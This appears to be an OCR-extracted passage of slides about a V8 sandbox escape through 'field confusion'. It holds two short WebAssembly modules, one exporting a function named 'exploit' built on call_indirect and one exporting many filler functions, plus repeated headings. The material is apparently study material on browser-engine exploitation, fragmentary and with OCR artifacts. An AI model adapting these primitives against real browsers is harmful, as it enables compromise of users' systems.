
WASM Module 1

```
(module
    (type $whatever (func (result f32)))
    (import "env" "tbl" (table $tb 1 funcref))
    (func $exploit (param $parametre f32) (result f32)
        (f32.mul
            (call_indirect (type $whatever) (i32.const 0))
            (local.get $parametre)
        )
    )
    (export ”exploit" (func $exploit))
)
```


WASM Module 2

```
(module
    (func (export "f0") nop)
    (func (export "f1") nop)
    (func (export "f2") nop)
    (func (export "f3") nop)
    …
    (func (export "fN") (result f32)
        f32.const 0.015
    )
)
```


V8 Sandbox Escape – Field Confusion




V8 Sandbox Escape – Field Confusion



